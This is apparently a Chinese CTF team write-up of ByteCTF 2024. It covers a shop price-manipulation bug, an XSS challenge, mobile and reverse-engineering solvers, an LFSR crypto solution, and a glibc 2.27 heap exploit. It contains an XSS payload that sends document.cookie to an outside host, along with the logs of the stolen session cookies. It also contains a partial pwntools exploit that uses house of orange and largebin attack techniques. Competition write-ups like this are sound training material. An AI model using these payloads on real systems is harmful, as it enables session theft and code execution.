    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 21:15:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 72
Connection: close

宝贝这是：
1.0x FFFFFLLLLLAAAAAGGG J @ $10000/unit

订单详情：$0
```

继续瞎蒙。想到题目描述是百万富翁，一个flag一万，那我们至少买100个以上。

美好的0元购

请求

美化 Raw Hex

```
1 POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
2 Host: 113.201.14.253:15712
3 Content-Length: 43
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
  Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://113.201.14.253:15712
8 Referer: http://113.201.14.253:15712/shopbytedancesdhjkf
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: zh-CN,zh;q=0.9
11 Connection: close
12
13 {
    "orderId":1,
    "cart":[
      {
        "id":9,
        "qty":101.0
      }
    ]
  }
```

响应

美化 Raw Hex 页面渲染


```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 21 Sep 2024 21:16:27 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 120
6 Connection: close
7
8 宝贝这是:
9 101.0x FFFFFLLLLLAAAAAGGG J @ $10000/unit
10
11 订单详情: $0
12 flagByteCTF{04e3cc6143fda864e6c51414672b801e}
13
```

crossvue

就是在用户注册处的profile进行xss就行了
然后邀请管理员来访问我们的页面 获取他的cookie
然后替换cookie 访问/admin路径就行了

`{{fetch("http://172.16.101.1:12/"+document.cookie)}}`

```
Ke1nysdeMBP:ByteCTF2024 ke1nys$ python3 -m http.server 12
Serving HTTP on :: port 12 (http://[::]:12/) ...
::ffff:172.16.101.1 - - [22/Sep/2024 01:55:47] code 404, message File not found
::ffff:172.16.101.1 - - [22/Sep/2024 01:55:47] "GET /session=MTcyNjk0MTM0N3xEWDh
FQVFMX2dBQUJFQUVRQUFCQ180QUFBUVp6ZEhKcGJtY01CZ0FFZFhWcFpBWnpkSEpwYm1jTUpnQWtZbVE
yWWpObE9EVXROVGxoT1MwME1UaG1MV0prWkdJdE9HRTFOVGsxWm1VeU1qSXh8uDJM0iFOJcAdW8V76sG
5rvxAp88wMVrWCrOl-vvaf9g= HTTP/1.1" 404 -
::ffff:172.16.101.1 - - [22/Sep/2024 01:55:51] code 404, message File not found
::ffff:172.16.101.1 - - [22/Sep/2024 01:55:51] "GET /session=MTcyNjk0MTM1MHxEWDh
FQVFMX2dBQUJFQUVRQUFCQ180QUFBUVp6ZEhKcGJtY01CZ0FFZFhWcFpBWnpkSEpwYm1jTUpnQWtPR01
6TmpjeE9EUXRNVEE1TUMwMFpXVm1MV0U1TmpndE0yTmlOemRtTm1ZM1lXUTF8-yuBgXt7WvAIGajH9P8
mYdll3PBLJ5TemXZtA1XA_bg= HTTP/1.1" 404 -
```



MOBILE

极限逃脱

改后缀名后解压，反编译`ByteCTFDemo`文件

ViewController firsButtonClicked里是反调试用的猜随机数代码，跳过

flag校验逻辑位于ViewController secondButtonClicked，逆向该函数

先对`{a67be199da4b-b092-bd3e-e777-a67be199da4b}`求sha256得到哈希值`6c9838a3c6810bdb2633ed5910b8547c09a7a4c08bf69ae3a95c5c37f9e8f57e`

分析代码得知flag的5段分别从哈希值指定索引获取后进行字符替换

```
for ( i = 0LL; i != 32; ++i )
  objc_msgSend(v16, "appendFormat:", CFSTR("%02x"), md[i]);
v18 = objc_retainAutoreleasedReturnValue(objc_msgSend(v16, "substringWithRange:", 1LL, objc_msgSend(first, "length")));// 1,8
first_flag = objc_retainAutoreleasedReturnValue(objc_msgSend(v18, "stringByReplacingOccurrencesOfString:withString:", CFSTR("a"), CFSTR("b")));
objc_release(v18);
v20 = objc_retainAutoreleasedReturnValue(
        objc_msgSend(
          v16,
          "substringWithRange:",
          (char *)objc_msgSend(first, "length") + 1,
          objc_msgSend(second2, "length")));// 9,4
second_flag = objc_retainAutoreleasedReturnValue(objc_msgSend(v20, "stringByReplacingOccurrencesOfString:withString:", CFSTR("b"), CFSTR("c")));
objc_release(v20);
v21 = objc_retainAutoreleasedReturnValue(
        objc_msgSend(
          v16,
          "substringWithRange:",
          (char *)objc_msgSend(second2, "length") + 1,
          objc_msgSend(third, "length")));  // 5,4
third_flag = objc_retainAutoreleasedReturnValue(objc_msgSend(v21, "stringByReplacingOccurrencesOfString:withString:", CFSTR("c"), CFSTR("d")));
objc_release(v21);
v22 = objc_retainAutoreleasedReturnValue(
        objc_msgSend(
          v16,
          "substringWithRange:",
          (char *)objc_msgSend(third, "length") + 1,
          objc_msgSend(fourth, "length"))); // 5,4
fourth_flag = objc_retainAutoreleasedReturnValue(objc_msgSend(v22, "stringByReplacingOccurrencesOfString:withString:", CFSTR("d"), CFSTR("e")));
objc_release(v22);
v23 = objc_retainAutoreleasedReturnValue(
        objc_msgSend(
          v16,
          "substringWithRange:",
          (char *)objc_msgSend(fourth, "length") + 1,
          objc_msgSend(fifth, "length")));  // 5,12
fifth_flag = objc_retainAutoreleasedReturnValue(objc_msgSend(v23, "stringByReplacingOccurrencesOfString:withString:", CFSTR("e"), CFSTR("f")));
```

(索引，长度):(1,8) (9,4) (5,4) (5,4) (5,12)

替换：五段flag分别a->b、b->c、c->d、d->e、e->f

最终得到flag:ByteCTF{c9838b3c-6810-8a3d-8a3c-8a3c6810bdb2}


REVERSE

ByteBuffer

```
import time
import pygame
from io import BytesIO
import struct
import os

bio = BytesIO(open('./ByteBuffer.bin', 'rb').read())


def read_u8(): return bio.read(1)[0]
def read_u16(): return struct.unpack('<H', bio.read(2))[0]
def read_u32(): return struct.unpack('<I', bio.read(4))[0]
def read_u64(): return struct.unpack('<Q', bio.read(8))[0]


def read_i16(): return struct.unpack('<h', bio.read(2))[0]
def read_i32(): return struct.unpack('<i', bio.read(4))[0]
def read_i64(): return struct.unpack('<q', bio.read(8))[0]


def read_bytes(): return bio.read(read_u32())


def read_string():
    align = 4
    size = read_u32()
```

```
    align_size = (size+align) & ~(align-1)
    return bio.read(align_size)[:size].decode()


print(read_u32())
print(read_u16())
print(read_u16())
print(read_u16())
print(read_u16())
print(read_u16())
print(read_u16())

print(read_u32())
print(read_u32())
print(read_u32())
print(read_u32())
print(read_u32())

off_edges = []
count = read_u32()  # edge
for i in range(count):
    off_edges.append(bio.tell()+read_u32())

off_dots = []
count = read_u32()  # dot
for i in range(count):
    off_dots.append(bio.tell()+read_u32())

print('-'*80)
edges = []
for i, off in enumerate(off_edges):
    bio.seek(off, os.SEEK_SET)
    off = bio.tell()
    a = read_i32()
    b = read_u32()
    frm = read_u32()
    to = read_u32()
    assert read_u32() == 4
    name = read_string()
    print(i, hex(off), a, b, frm, to, name)
    edges.append((name, frm, to))

print('-'*80)

aa_dots = [(0,0)]*(len(off_dots)+1)
dots = []
for i, off in enumerate(off_dots):
    bio.seek(off, os.SEEK_SET)
    off = bio.tell()
    a = read_i32()
    x = read_u32()
    y = read_u32()
    assert read_u32() == 4
    name = read_string()
    print(i, hex(off), a, x, y, name)
    dots.append((name, x, y))
```

```
    idx = int(name.split('#')[1], 10)
    aa_dots[idx] = ((x, y))

pygame.init()

screen_width = 1800
screen_height = 200
screen = pygame.display.set_mode((screen_width, screen_height))

red = (255, 0, 0)
greem = (0, 255, 0)

running = True
while running:
    screen.fill((0, 0, 0))
    for event in pygame.event.get():
        if event.type == pygame.QUIT:
            running = False

    for i, (name, x, y) in enumerate(dots):
        pygame.draw.circle(screen, greem, (x, y), 2)
    for i, (name, frm, to) in enumerate(edges):
        p1 = aa_dots[frm]
        p2 = aa_dots[to]
        pygame.draw.line(screen, red, p1, p2, 1)

    pygame.display.flip()

pygame.quit()
```



ByteKit

catflag.sh

```
#!/bin/bash

BYTECTF_INPUT_GUID=93e91ed6-1a7a-46a1-b880-c5d281700ea2
BYTECTF_OUTPUT_GUID=93e91ed6-1a7a-46a1-b880-c5c281700ea2
...
...
```

解压bios.bin并根据GUID搜索d6 1e e9 93定位到后门文件ByteKitLoaderDxe.efi。

> ByteKitLoaderDxe.efi:ModuleEntryPoint

```
27      {
28        sub_AD1(qword_1CA78, &enc_image, (unsigned int)dword_3A28);
29        qword_1CA64 = qword_1CA78;
30        qword_1CA6C = qword_1CA78 + (unsigned int)dword_3A28;
31        v5 = 0i64;
32      }
33      else
34      {
35        v5 = v16;
36      }
37      v28 = v5;
38      if ( v28 >= 0 )
39      {
40        v36 = dword_3A28;
41        if ( v36 >= 5 && (v31 = qword_1CA78) != 0 )
42        {
43          for ( k = 0i64; ; k = (char *)(v19 + 1) )
44          {
45            v19 = (__int64)k;
46            v27 = dword_3A28;
47            if ( (__int64)k >= (unsigned int)dword_3A28 )
48              break;
49            v25 = v19 % 11;
50            *(_BYTE *)(qword_1CA78 + v19) ^= *((_BYTE *)&unk_3A20 + v19 % 11 + 12);
51          }
```

解密pe模块

```
key = bytes.fromhex('2CE83EE0BC1A0956B9D994')
data = bytearray(ida_bytes.get_bytes(0x3A37, 0x6c4))
for i in range(len(data)):
    data[i] ^= key[i%len(key)]
print(data.hex())

open('image.bin', 'wb').write(data)
```

ByteCTFDxe.dll:ModuleEntryPoint

```
54  v10 = xor_key;
55  v11 = qword_5E0 - 1;
56  v12 = &xor_key[27];
57  v13 = (__int64)xor_key;
58  do
59  {
60    i = *(_QWORD *)(v13 + 8);
61    v15 = i + *(_QWORD *)(v13 + 16);
62    while ( v15 > i )
63    {
64      if ( i >= 0 && v11 >= i )
65        qword_5E8[i] ^= *(_BYTE *)v13;
66      ++i;
67    }
68    v13 += 24i64;
69  }
70  while ( v12 != (__int64 *)v13 );
71  if ( v9 != 32 )
72    return 0x8000000000000015ui64;
73  v16 = qword_5E8;
74  if ( qword_5E8 != enc_flag )
75  {
76    LODWORD(v17) = memcmp(qword_5E8, enc_flag, 0x20ui64);
```

解密


```
# 0x4A0
data = bytearray(ida_bytes.get_bytes(0x5A0, 32))
v12 = 0x4A0+0xd8
```

```python
v13 = 0x4A0
v11 = 666
while 1:
    i = ida_bytes.get_qword(v13+8)
    v15 = i + ida_bytes.get_qword(v13+16)
    while v15 > i:
        if i >= 0 and v11 >= i:
            data[i] ^= ida_bytes.get_byte(v13)
        i += 1
    v13 += 24
    if v12 == v13:
        break
print(data)
# KEY:By71d@nnc6_Wan77_y@0_zug6666
```

```
root@localhost:~# ./getflag.sh KEY:By71d@nnc6_Wan77_y@0_zug6666
your input is KEY:By71d@nnc6_Wan77_y@0_zug6666
ByteCTF{KEY:By71d@nnc6_Wan77_y@0_zug6666BwAAAEsnQlVIbkEpH15qamZW}
```

babyapk

先用blutter解析出符号导入ida。



babyapk_src_rust_api_simple_::m3N4B5V6_265088

调用librust_lib_babyapk.so

frb_pde_ffi_dispatcher_sync->sub_350B8->sub_39B24->sub_3603C->sub_35534->sub_3AEE0

```
  }
  v45 = numbs[v41 / 4 + 2];
  v44 = numbs[v41 / 4 + 3];
  v46 = numbs[v41 / 4];
  v47 = numbs[v41 / 4 + 1];
  v48 = numbs[v41 / 4 + 4];
  v49 = numbs[v41 / 4 + 5];
  v50 = numbs[v41 / 4 + 6];
  v51 = numbs[v41 / 4 + 7];
  if ( v51 + v47 * v44 * v49 - (v46 + v50 + v45 * v48) == res[v41 / 0x20][0] )
  {
    v52 = v46 * v49;
    if ( v44 - v48 - v46 * v49 + v51 * v47 + v45 + v50 == res[v41 / 0x20][1]
      && v52 - (v48 + v51 * v47) + v45 + v50 * v44 == res[v41 / 0x20][2] )
    {
      v53 = v48 * v46;
      if ( v47 + v48 * v46 - (v51 + v45) + v50 * v49 * v44 == res[v41 / 0x20][3]
        && v49 * v44 + v47 + v45 * v48 - (v50 + v51 * v46) == res[v41 / 0x20][4]
        && v52 + v47 * v44 + v45 - (v50 + v48 * v51) == res[v41 / 0x20][5]
        && v51 - v47 + v45 * v49 + v50 - v53 * v44 == res[v41 / 0x20][6] )
      {
        v43 += 8LL;
        v54 = v44 - v51 - (v47 + v49);
        v55 = res[v41 / 0x20];
        v41 += 32LL;
        if ( v54 + v53 + v50 * v45 == v55[7] )
          continue;
      }
    }
  }
  if ( v57 )
```

解方程

```python
from claripy import *
res = [0x0001EE59, 0x0000022A, 0x00001415, 0x00040714, 0x000013E0, 0x000008B8,
0xFFFDCEA0, 0x0000313B,
       0x0003D798, 0xFFFFFE6B, 0x00000C4E, 0x00023884, 0x0000008D, 0x00001DB4,
0xFFFC1328, 0x00001EAC,
       0x00043C64, 0x0000142B, 0xFFFFF622, 0x00023941, 0xFFFFEF6D, 0x0000120C,
0xFFFBD30F, 0x00001EBE,
       0x00045158, 0xFFFFEF66, 0x00001D3F, 0x0004C46B, 0xFFFFF97A, 0x00001BFD,
0xFFFBA235, 0x00001ED2]

numbs = [BVS('', 32) for i in range(32)]
s = Solver()
for i in range(32):
    s.add(numbs[i] >= 32)
    s.add(numbs[i] <= 126)
v41 = 0
for v41 in range(0, 32, 8):
    v46 = numbs[v41]
    v47 = numbs[v41 + 1]
    v45 = numbs[v41 + 2]
    v44 = numbs[v41 + 3]
    v48 = numbs[v41 + 4]
    v49 = numbs[v41 + 5]
    v50 = numbs[v41 + 6]
    v51 = numbs[v41 + 7]

    s.add(v51 + v47 * v44 * v49 - (v46 + v50 + v45 * v48) == res[v41])
    v52 = v46 * v49
    s.add(v44 - v48 - v46 * v49 + v51 * v47 + v45 + v50 == res[v41 + 1])
    s.add(v52 - (v48 + v51 * v47) + v45 + v50 * v44 == res[v41 + 2])
```

```
    v53 = v48 * v46
    s.add(v47 + v48 * v46 - (v51 + v45) + v50 * v49 * v44 == res[v41 + 3])
    s.add(v49 * v44 + v47 + v45 * v48 - (v50 + v51 * v46) == res[v41 + 4])
    s.add(v52 + v47 * v44 + v45 - (v50 + v48 * v51) == res[v41 + 5])
    s.add(v51 - v47 + v45 * v49 + v50 - v53 * v44 == res[v41 + 6])
    s.add(v44 - v51 - (v47 + v49) + v53 + v50 * v45 == res[v41+7])

for v in s.batch_eval(numbs, 5):
    print(bytes(list(v)))
# 32e750c8fb214562af22973fb5176b9c
# 手动转换成GUID格式
# ByteCTF{32e750c8-fb21-4562-af22-973fb5176b9c}
```

CRYPTO

magic_lfsr

首先，可以假设 key 的 128 位为 128 个未知 bool 量，那么所有的 x1, x2, x3, x4 均能表示为这些 bool 量中的某些 xor 起来的结果，这一点可以预处理

也就是把 `x1[i], x2[i], x3[i], x4[i]` 表示为 `key[j]` 的 xor 组合形式

然后对 ff 函数进行打表

```
for x in range(16):
    x0, x1, x2, x3 = map(int, bin(x)[2:].zfill(4))
    print(x0, x1, x2, x3, ff(x0, x1, x2, x3))
```

```
0 0 0 0 0
0 0 0 1 1
0 0 1 0 0
0 0 1 1 1
0 1 0 0 1
0 1 0 1 0
0 1 1 0 1
0 1 1 1 0
1 0 0 0 1
1 0 0 1 0
1 0 1 0 0
1 0 1 1 0
1 1 0 0 0
1 1 0 1 1
1 1 1 0 0
1 1 1 1 1
```

可以观察发现，除了 `1 0 1 0 0` 这一行，每四行的值都满足 `0 1 0 1` 或者 `1 0 1 0` 的排布，一番推导后可以发现：

`out[i] = 1` 可以推出 `x1[i] ^ x2[i] ^ x4[i] == 1`

注意到 out 有 270 位，也就是说期望上我们能得到 `270 * 7 / 16 = 118.125` 个方程，基本信息量足够

实际计算发现 out.bit_length = 127，加上一定有 `key[127] = 1`，那么就有 128 个 xor 形方程，理论可以高斯消元解出。实际测试发现应该有线性相关的方程，所以再手动枚举一下 `key[126]` 即可

完整代码

```
from Crypto.Cipher import AES
from Crypto.Util.number import *
from Crypto.Util.Padding import pad
from hashlib import sha512
from functools import reduce
# from secret import flag

mask1 = 211151158277430590850506190902325379931
mask2 = 314024231732616562506949148198103849397
mask3 = 175840838278158851471916948124781906887
mask4 = 270726596087586267913580004170375666103

print(f'mask1 = {bin(mask1)[2:]}')
print(f'mask2 = {bin(mask2)[2:]}')
print(f'mask3 = {bin(mask3)[2:]}')
print(f'mask4 = {bin(mask4)[2:]}')


def lfsr(R, mask):
    mask_bin = [int(b) for b in bin(mask)[2:].zfill(128)]
    s = reduce(lambda x, y: x ^ y, [R[i] * mask_bin[i] for i in range(128)])
    R = [s] + R[:-1]
    return (R, s)


def ff(x0, x1, x2, x3):
    return (int(sha512(long_to_bytes(x0 * x2 + x0 + x1**4 + x3**5 + x0 * x1 * x2
* x3 + (x1 * x3) ** 4)).hexdigest(), 16) & 1)


out =
102431148140705498416850318857208210622800782062849617313220409897113076646851009
5
enc = b'\r\x9du\xa15q\xd2\x81\x0b\xceq2\x8d)*\xe9\xf0;a\xad\xbe?
\xa2\xb2\x1f\x880\x8c\xa2[\xcb\x9a\xa9\x8d\xac\x0b\x85\xb4j@]\x0e}EF{\xb1\x91'

for x in range(16):
    x0, x1, x2, x3 = map(int, bin(x)[2:].zfill(4))
    print(x0, x1, x2, x3, ff(x0, x1, x2, x3))

R = [(1 << (127 - i)) for i in range(128)]
R1_NEW, _ = lfsr(R, mask1)
R2_NEW, _ = lfsr(R, mask2)
R3_NEW, _ = lfsr(R, mask3)
R4_NEW, _ = lfsr(R, mask4)
equation = [(1 << 127, 1)]
for i in range(270):
    R1_NEW, x1 = lfsr(R1_NEW, mask1)
    R2_NEW, x2 = lfsr(R2_NEW, mask2)
    R3_NEW, x3 = lfsr(R3_NEW, mask3)
```

```
    R4_NEW, x4 = lfsr(R4_NEW, mask4)
    if out >> (269 - i) & 1:
        equation.append((x1 ^ x2 ^ x4, 1))

equation.append((1 << 126, 0)) # 手动枚举
print(f'{len(equation) = }')

for i in range(128):
    cur = i
    while (equation[cur][0] >> i & 1) == 0:
        cur += 1
        assert cur < len(equation), f'{i}'
    equation[cur], equation[i] = equation[i], equation[cur]
    for j in range(i + 1, len(equation)):
        if (equation[j][0] >> i & 1) == 1:
            equation[j] = (equation[j][0] ^ equation[i][0], equation[j][1] ^
equation[i][1])
key = 0
for i in range(127, -1, -1):
    cur = equation[i][1]
    for j in range(i + 1, 128):
        if equation[i][0] >> j & 1:
            cur ^= key >> j & 1
    key |= cur << i
print(bin(key))

cipher = AES.new(long_to_bytes(key), mode=AES.MODE_ECB)
print(f"flag = {cipher.decrypt(enc)}")
```

PWN

easyheap

一道经过了奇怪包装的2.27堆题，没有free功能，edit存在几乎任意长度的溢出，add大小不限。考虑打house_of_orange获得large bin chunk，利用堆溢出配合show函数打印字符串的功能实现堆地址和libc地址的泄露，之后再在扩展堆段中使用house_of_orange获得另一个freed堆块，利用其配合上一个large bin chunk触发largebin attack攻击IO_list_all结构体，并通过house_of_cat劫持程序执行流。

EXP：

```
#coding=utf-8
from pwn import *
from socket import *

context.terminal=['tmux','splitw','-h']
context.arch='amd64'
context.log_level='debug'

global p
global r
global script

ELFpath=''
```

```
libcpath=''

DEBUG=2
PROCESS=1
REMOTE=0

run_mode=REMOTE
socket_flag=False

ELFpath='/home/jmpcliff/Desktop/pwn'
e=ELF(ELFpath)
os.chdir(ELFpath[:ELFpath.rfind('/')])
libcpath='/home/jmpcliff/Desktop/libc-2.27.so'
#libcpath='/usr/lib/x86_64-linux-gnu/libc-2.31.so'
if(libcpath!=''):
    libc=ELF(libcpath)

script='''
    b setbuf
'''

if(socket_flag==False):
    if(run_mode==DEBUG):
        p=gdb.debug(args=[ELFpath,script])
    elif(run_mode==PROCESS):
        p=process(argv=[ELFpath])
    elif(run_mode==REMOTE):
        #p=remote('node4.buuoj.cn',26060)
        p=remote('113.201.14.253',36542)

else:
    if(run_mode==DEBUG):
        r=gdb.debug(ELFpath,script)
    elif(run_mode==PROCESS):
        r=process(argv=[ELFpath])
        pause()
    p=remote('127.0.0.1',6666)


rut=lambda s :p.recvuntil(s,timeout=0.3)
ru=lambda s :p.recvuntil(s)
rn=lambda n :p.recv(n)
sl=lambda s :p.sendline(s)
sls=lambda s :p.sendline(str(s))
ss=lambda s :p.send(str(s))
s=lambda s :p.send(s)
uu64=lambda data :u64(data.ljust(8,'\x00'))
it=lambda :p.interactive()
b=lambda :gdb.attach(p)
bp=lambda bkp:gdb.attach(p,'b *'+str(bkp))
get_leaked_libc = lambda :u64(ru(b'\x7f')[-6:].ljust(8,b'\x00'))

LOGTOOL={}
def LOGALL():
    log.success("**** all result ****")
    for i in LOGTOOL.items():
```

```
        log.success("%-20s%s"%(i[0]+":",hex(i[1])))

def get_base(a, text_name=ELFpath[0-
ELFpath[::-1].find('/'):],libc_name=libcpath[0-libcpath[::-1].find('/'):]):
    text_addr = 0
    libc_base = 0
    if libc_name=='libc.so.6':
        libc_name='libc'
    for name, addr in a.libs().items():
        print(name,"   ",hex(addr))
    if text_name in name[0-name[::-1].find('/'):]:
        text_addr = addr
    elif  libc_name in name[0-name[::-1].find('/'):]:#"libc-" in name or "libc."
in name or
        libc_base = addr
    return text_addr, libc_base
def debug():
    global p
    global run_mode
    if(run_mode!=PROCESS):
        return
    #text_base, libc_base = get_base(p, 'challenge')
    # script = '''
    # set text_base = {}
    # set libc_base = {}
    # b malloc
    # '''.format(text_base, libc_base)
    if(context.arch=='amd64' or context.arch=='i386'):
        if socket_flag==False:
            gdb.attach(p, script)
        else:
            gdb.attach(r, script)
    else:
        os.system("tmux splitw -h")
        os.system("tmux send-keys \"gdb-multiarch -ex \ \ \"target remote
127.0.0.1:1234\ \ \"\" C-m")
        os.system("tmux send-keys \"+script+\" C-m")
        os.system("tmux select-pane -t 0")

def ptrxor(pos,ptr):
    return p64((pos >> 12) ^ ptr)

def create_link_map(l_addr,know_got,link_map_addr):
    link_map=p64(l_addr & (2 ** 64 - 1))
    #dyn_relplt
    link_map+=p64(0)
    link_map+=p64(link_map_addr+0x18)        #ptr2relplt
    #relplt
    link_map+=p64((know_got - l_addr)&(2**64-1))
    link_map+=p64(0x7)
    link_map+=p64(0)

    #dyn_symtab
    link_map+=p64(0)
    link_map+=p64(know_got-0x8)
```

```
    link_map+=b'/flag\x00\x00\x00'

    link_map=link_map.ljust(0x68,b'B')

    link_map+=p64(link_map_addr)        #ptr2dyn_strtab_addr
    link_map+=p64(link_map_addr+0x30)        #ptr2dyn_symtab_addr

    link_map=link_map.ljust(0xf8,b'C')

    link_map+=p64(link_map_addr+0x8)        #ptr2dyn_relplt_addr
    return link_map

def cmd(idx):
    ru("Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:")
    sl(str(idx))

def add(size):
    cmd(1)
    ru("Enter size to add:")
    sl(str(size))

def dele(size):
    cmd(2)
    ru("Enter size to free:")
    sl(str(size))

def show(idx):
    cmd(3)
    ru("Enter index to show:")
    sl(str(idx))

def edit(idx,size,content):
    cmd(4)
    ru("Enter index to edit:")
    sl(str(idx))
    ru("input size")
    sl(str(size))
    ru("input")
    sl(content)

if(run_mode==PROCESS):
    script='''
        b exit
        b _IO_switch_to_wget_mode
    '''
'''
'''


add(0x10)   #0
edit(0,0x20,0x18*b'a'+p64(0xd91))
add(0x2000) #1
add(0x2280) #2

edit(0,0x20,0x20*b'a')
show(0)
```

```
ru(0x20*"a")
libcbase=u64(rn(6).ljust(8,b'\x00'))-0x3ec2a0
LOGTOOL['libcbase']=libcbase

edit(0,0x30,0x30*b'a')
show(0)
ru(0x30*"a")
heapbase=u64(rn(6).ljust(8,b'\x00'))-0x270
LOGTOOL['heapbase']=heapbase

IO_list_all=libcbase+libc.sym['_IO_list_all']


edit(0,0x40,0x18*b'a'+p64(0xd71)+p64(0)*3+p64(IO_list_all-0x20))

edit(2,0x2290,0x2288*b'a'+p64(0xd61))
add(0x3000) #2
add(0x3000) #2




fake_io=heapbase+0x252a0


IO_file_jumps=libcbase+0x3e82a0
LOGTOOL["IO_file_jump"]=IO_file_jumps

IO_wfile_jumps=libcbase+0x3e7d60
LOGTOOL["IO_wfile_jumps"]=IO_wfile_jumps

execve_addr=libcbase+libc.sym['execve']
LOGTOOL['execve']=execve_addr

